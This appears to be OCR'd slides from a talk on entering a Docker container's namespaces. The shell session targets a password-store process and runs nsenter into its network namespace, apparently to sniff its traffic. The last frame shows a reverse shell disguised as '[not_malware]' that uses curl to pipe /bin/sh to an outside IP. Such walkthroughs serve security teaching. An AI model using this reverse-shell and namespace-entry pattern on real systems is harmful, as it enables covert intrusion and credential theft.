
```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736
```

Entering A Container - Scrolly Text...



```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
```


Entering A Container - Scrolly Text...



```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229                         :22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /pro
lrwxrwxrwx 1 root root 0 Oct 23                         -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:      oc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/s     s/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20     /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 2   27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
```


Or `--all`

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1   2576   880 ?        S    20:01   0:00  \_ [not_malware]
root      24346  0.0  0.1   2576   904 ?        S    20:01   0:00  |   \_ sh
root      24347  0.0  2.2  19952 10440 ?        S    20:01   0:00  |       \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3   2576  1584 ?        S    20:01   0:00  |       \_ /bin/sh
root      24834  0.0  0.3   2576  1612 ?        S    20:28   0:00  |       |   \_ -sh
root      24839  0.0  0.8   8100  4024 ?        R    20:28   0:00  |       |       \_ ps awwwfux
root      24840  0.0  0.3   3324  1432 ?        S    20:28   0:00  |       |       \_ grep -C3 24348
root      24349  0.0  2.2  19956 10412 ?        S    20:01   0:00  |       \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/0:0-events]
```

Entering A Container - Scrolly Text...



